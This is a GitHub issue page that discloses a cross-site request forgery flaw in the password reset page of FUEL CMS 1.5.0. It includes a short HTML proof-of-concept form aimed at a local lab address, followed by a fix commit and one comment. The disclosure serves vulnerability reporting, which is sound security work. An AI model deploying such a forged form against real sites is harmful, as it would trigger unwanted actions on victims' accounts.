

New issue

Jump to bottom


FUEL CMS 1.5.0 contains a cross-site request forgery (CSRF) vulnerability #584

Open Topsec-bunney opened this issue on Aug 9, 2021 · 1 comment

Topsec-bunney commented on Aug 9, 2021

Because my mailbox function is not configured, it cannot be fully demonstrated. There is a CSRF vulnerability in the password modification page.

http://website/fuel/index.php/fuel/login/pwd_reset



csrf POC:

```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.255.130/fuel/index.php/fuel/login/pwd_reset" method="POST">
  <input type="hidden" name="email" value="1231&#64;1&#46;com" />
  <input type="hidden" name="Submit" value="Submit" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

daylightstudio pushed a commit that referenced this issue on Aug 10, 2021

fix: for issue #584

6164cd7

BigSkidderHyPhen commented on Aug 18, 2021

大师傅拿下cve了吗

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

